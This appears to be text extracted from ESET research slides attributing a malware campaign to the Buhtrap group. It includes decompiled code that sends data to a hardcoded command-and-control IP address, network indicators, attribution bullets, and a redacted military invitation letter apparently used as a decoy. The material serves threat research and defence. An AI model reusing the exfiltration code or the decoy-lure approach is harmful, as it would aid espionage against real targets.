aHfggyf6ghuyw34 db 'hfgGYF6ghuyw34TDCv67gvTD6wg' 0
; DATA XREF: sub_403000+3D↑
; const WCHAR szObjectName
szObjectName: ; DATA XREF: fnSendData+CF↑
    text "UTF-16LE", '/wp-login.php',0
; const WCHAR szServerName
szServerName: ; DATA XREF: fnSendData+AB↑
    text "UTF-16LE", '95.179.247.197',0
    align 4
```



NSIS-PACKED
DOWNLOADER



NSIS-PACKED
DROPPER



SYSTEM PREPARATION



Links with Buhtrap

```
sub_401B30 "hfgGYF6ghuyw34TDCv67gvTD6wg" 27, &v15);  
v9 = sub_4015A0(&lpMem, 1, &v15);  
if ( v8 && v9 )  
{  
    v10 = 3;  
    v17 = lpMem;  
    v18 = v9;  
    do  
    {  
        if ( sub_4045E0(L"95.179.247.197", L"/wp-login.php", &v17) )  
            break;  
        --v10;  
        Sleep(0x493E0u);  
    }  
    while ( v10 );  
}
```



Links with Buhtrap

- Similar checks in NSIS-packed executable
- Network IOC overlap
- Crypto overlap
- Modules overlap



Links with Buhtrap

- Similar checks in NSIS-packed executable
- Network IOC overlap
- Crypto overlap
- Modules overlap
- Victimology overlap



Links with Buhtrap

- Similar checks in NSIS-packed executable
- Network IOC overlap
- Crypto overlap
- Modules overlap
- Victimology overlap
- Code signing certificates



Conclusion



UNITED STATES CENTRAL COMMAND
7115 SOUTH BOUNDARY BOULEVARD
MACDILL AIR FORCE BASE, FLORIDA 33621-5101

APR 30 2019

[REDACTED]

Islamic Republic of Afghanistan

Dear General [REDACTED]

I invite you to attend our inaugural Central and South Asia Directors of Military Intelligence Summit from 6 to 7 August 2019 in Frankfurt, Germany. It would be my honor to make your acquaintance and build upon the exceptional partnership our nations share.



ENJOY SAFER TECHNOLOGY™



Anton Cherepanov

Senior Malware Researcher

 @cherepanov74



Jean-Ian Boutin

Head of Threat Research

 @jiboutin

www.eset.com | www.welivesecurity.com |  @ESETresearch